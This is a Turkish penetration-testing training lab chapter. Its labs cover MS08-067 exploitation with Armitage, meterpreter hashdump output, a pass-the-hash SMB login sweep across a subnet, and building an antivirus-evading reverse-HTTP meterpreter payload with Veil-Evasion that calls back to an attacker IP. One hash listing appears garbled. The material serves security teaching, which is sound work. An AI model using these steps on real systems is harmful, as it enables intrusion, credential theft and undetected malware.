



# PENTEST EĞİTİMİ UYGULAMA KİTABI

## BÖLÜM - 10

## İÇİNDEKİLER

### 10. EXPLOIT POST EXPLOITATION

#### BU KATEGORİDEKİ LAB UYGULAMA LİSTESİ

- 10.1. Armitage Kullanarak Sızma Testi
- 10.2. Armitage Zafiyet İstismarı Sonrası Networkte İlerlenmesi
- 10.3. Antivirüs Atlama

## 10.1. Armitage Kullanarak Sızma Testi

**Amaç:** armitage aracılığı ile sistemlere sızma testi girişimlerinin gerçekleştirilmesi.


**Kullanılan Araçlar:** armitage

**Uygulama:** armitage aracılığı, güvenlik güncelleştirmeleri eksik bir sisteme sızma girişimleri gerçekleştirilecektir.

**Not:** Armitage programı metasploit programının görsel halidir. Araç hakkında detaylı bir bilgiye aşağıda verilen linkten erişilebilir.


<http://www.slideshare.net/bgasecurity/szma-testlerinde-armitage-kullanm>

1. Aynı ağda bulunan sistemleri tespit edilmesi;




Resimde gösterildiği üzere Hosts -> Quick Scan (OS detect) seçenekleri tıklanır.

Ekrana gelen diyalog kutusunda taranmak istenen network girilir




Tarama sonrası elde edilen görüntü;

## [PENTEST LAB ÇALIŞMALARI]




Bu aşamadan sonra çalışma alanına düşen hedeflere yönelik kullanılacak saldırı yöntemleri denenebilir.




Sırada hedef sistemlere sağ tıklayıp olası saldırı çeşitlerini görüntülemek kalmaktadır.

## [PENTEST LAB ÇALIŞMALARI]



Ekran alıntısında gösterildiği üzere hedef sistemde ms08\_067\_netapi zafiyeti bulunmaktadır. Seçili alan tıklandığında bu saldırı hedef sistem için gerçekleştirilecektir. Saldırının diyalog penceresinden gerekli düzenlemeler yapılabilir;




Saldırı başlatıldığında çalışma alanında elde edilecek görüntü;

## [PENTEST LAB ÇALIŞMALARI]



Kırmızı çerçeve içerisine alınan hedefin ele geçirildiği görülmektedir.  
Hedef sistemde bulunan kullanıcı parola bilgilerinin alınması;



Ekran alıntısında gösterilen alanlar seçilerek ilerlenir.

Ele geçirilen parola hashleri;

```
meterpreter> hashdump
[*] Dumping password hashes...
[+] Administrator:500:ccf9155e3e7db453aad3b435b51404ee:3dbde697d71690a769204beb12283678:::
[+] ASPNET:1003:5225995e8cc849b60c792b07881f9a0f:4d8a7033e90f8f598f3094202ccb7d2e:::
[+] Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] HelpAssistant:1000:3b74ac75ea4f51e974117d499cf78088:a4ced45433474f258bbcb4f7a9753077:::
[+] SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:b7cc40710cc3fe2928195bee72883ce2:::
```

Sızılan sistemlerde daha neler yapılabileceği hakkında yukarıda verilen doküman linkinden faydalanabilirsiniz.

## 10.2. Armitage Zafiyet İstismarı Sonrası Networkte İlerlenmesi

**Amaç:** armitage aracının kullanımı ile sızılan sistemden yola çıkarak network üzerinde ilerlenmeye çalışılması

**Kullanılan Araçlar:** armitage

**Uygulama:** Bir önceki uygulamada elde edilen kullanıcı hash bilgileri aynı networkte denenmeye çalışılacaktır;

Parola hashleri;

```
Administrator:500:ccf9155e3e7db453aad3b435b51404ee:3dbde697d71690a769204be  
b12283678  
ASPNET:1003:5225995e8cc849b60c792b07881f9a0f:4d8a7033e90f8f598f3094202ccb  
7d2e  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08  
9c0  
HelpAssistant:1000:3b74ac75ea4f51e974117d499cf78088:a4ced45433474f258bbcb4f7  
a9753077
```

Bu parola özetlerinden Administrator hesabı tüm 1.1.1.0/24 networkü için denenecektir. Bunun için **smb\_login** modülü aranır, çağrılır ve değerler girilir.

## [PENTEST LAB ÇALIŞMALARI]

The screenshot shows the Armitage interface with the 'smb\_login' module selected in the left sidebar. The main window displays the 'SMB Login Check Scanner' configuration. Below the configuration table, there is a 'Launch' button. In the bottom-left console window, the 'hashdump' command has been executed, showing a successful login for the Administrator user on 1.1.1.105:445.

Option	Value
BLANK_PASSWORDS	0
BRUTEFORCE_SPEED	5
DB_ALL_CREDS	false
DB_ALL_PASS	0
DB_ALL_USERS	0
PASS_FILE +	
PRESERVE_DOMAINS	1
Proxies	
RECORD_GUEST	0
RHOSTS +	1.1.1.0/24
RPORT	445
SMBDomain	
SMBPass +	ccf9155e3e7db453aad3b435b51404ee:3dbde697d71690a769204beb12283678
SMBUser +	Administrator
STOP_ON_SUCCESS	0
THREADS	24
USER_AS_PASS	0
USER_FILE +	
USERPASS_FILE +	
VERBOSE	1

```
meterpreter> hashdump
[*] Dumping password hashes
[+] Administrator:501:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678
[+] ASPNET:1003:52d5b44ff101e8f24e50e169890a444:501:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678
[+] Guest:501:aad3b435b51404eeaad3b435b51404ee:501:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678
[+] HelpAssistant:501:aad3b435b51404eeaad3b435b51404ee:501:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678
[+] SUPPORT_388945a:501:aad3b435b51404eeaad3b435b51404ee:501:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678
```

Başarılı giriş denemeleri aşağıda ekran alıntısı şeklinde verilmiştir.

```
WordCount=0)
[+] 1.1.1.105:445 SMB - Success: 'WORKSTATION\Administrator:ccf9155e3e7db453aad3b435b51404ee:3dbde697d71690a769204beb12283678' Administrator
[-] 1.1.1.110:445 SMB - Could not connect
[-] 1.1.1.111:445 SMB - Could not connect
```

Bu bilgiler dahilinde sistemin paylaşımlarına erişilebilir ve komut satırına erişim sysinternal psexec aracı ile gerçekleştirilebilir.



### 10.3. Antivirüs Atlama

**Amaç:** Zararlı yazılımların encoding yöntemi ile antivirüslerden atlatılması

**Kullanılan Araçlar:** veil-evasion master, armitage

**Uygulama:** Hedef sistemlerde saldırıların başarısızlıkla sonuçlanmasına sebep olan önlemlerden bir tanesi de antivirüs kullanımıdır. Antivirüsler imza tabanlı olarak çalışmaktadır, tanımadığı bir yazılımı ve davranışını tanımlayamadığı bir yazılımı tehdit olarak algılamayacaktır.

1. Adım Encoding edilmiş zararlı yazılımın oluşturulması

Bu iş için veil-frame work kullanılacaktır;

Veil dizinine gidilerek program çalıştırılır;

```
root@kali:~/Veil-Evasion-master# ./Veil-Evasion.py
```

Elde edilmesi beklenen ekran;

```
=====
Veil-Evasion | [Version]: 2.16.0
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Main Menu

    39 payloads loaded

Available commands:

    use          use a specific payload
    info         information on a specific payload
    list         list available payloads
    update       update Veil to the latest version
    clean        clean out payload folders
    checkvt     check payload hashes vs. VirusTotal
    exit        exit Veil

[>] Please enter a command: █
```

List komutu ile tüm olası payload çeşitleri listelenir;

```
[>] Please enter a command: list
```

Bu aşamada birçok zararlı yöntemi seçilebilmektedir.

Burada 3. sırada bulunan ve c dilinde yazılmış ve saldırganın makinesine http ile bağlantı isteği gönderecek olan bir payload seçilecektir.

```
[>] Please enter a command: 3
```

```
=====
=====
```

## [PENTEST LAB ÇALIŞMALARI]

Veil-Evasion | [Version]: 2.16.0

[Web]: <https://www.veil-framework.com/> | [Twitter]: @VeilFramework

Payload: c/meterpreter/rev\_http loaded

Bu aşamadan sonra saldırganın ip adresi ve port numarası girilip zararlı yazılımın bu standartlarda üretilmesi sağlanmalıdır.

Girilmesi gereken komutlar:

```
set LHOST 192.168.1.41
set LPORT 4445
generate
```

İlgili değişikliklerin gerçekleştirildiği alanlar ve sonuçları:

Required Options:

Name	Current Value	Description
LHOST		IP of the metasploit handler
LPORT	8080	Port of the metasploit handler
compile_to_exe	Y	Compile to an executable

Available commands:

set	set a specific option value
info	show information about the payload
generate	generate payload
back	go to the main menu
exit	exit Veil

[>] Please enter a command: set LHOST 192.168.1.41

[>] Please enter a command: set LPORT 4445

[>] Please enter a command: generate

## [PENTEST LAB ÇALIŞMALARI]

```
Veil-Evasion | [Version]: 2.16.0
```

```
=====  
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
```

```
=====  
[*] Press [enter] for 'payload'  
[>] Please enter the base name for output files: testme
```

```
=====  
Veil-Evasion | [Version]: 2.16.0
```

```
=====  
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
```

```
=====  
[*] Executable written to: /usr/share/veil-output/compiled/testme.exe
```


```
Language:      c  
Payload:       c/meterpreter/rev_http  
Required Options:  LHOST=192.168.1.41 LPORT=4445 compile_to_exe=Y  
Payload File:    /usr/share/veil-output/source/testme.c  
Handler File:    /usr/share/veil-output/handlers/testme_handler.rc
```

```
=====  
[*] Your payload files have been generated, don't get caught!  
[!] And don't submit samples to any online scanner! ;)
```

Zararlı yazılımın oluşturulan dizini: **/usr/share/veil-output/compiled/testme.exe**  
Zararlı yazılımın kurban sistemlere bulaştırılması için çeşitli yöntemler kullanılabilir. Bu yöntemlerden derslerde bahsedilmektedir.

## [PENTEST LAB ÇALIŞMALARI]

Hedef sisteme bulaştırılan yazılımın, veritabanı güncel olan bir antivirüs ile tarama sonucu;



Görüldüğü gibi zararlı yazılım olduğu tespit edilmemiştir.

Hâlbuki zararlı yazılım çalıştırıldığında saldırganın makinesine bağlantı oluşturulmakta ve sistem saldırganın eline geçmiş olmaktadır.

Not: Bu doküman BGA Bilgi Güvenliği A.Ş için Mesut Türk tarafından hazırlanmıştır.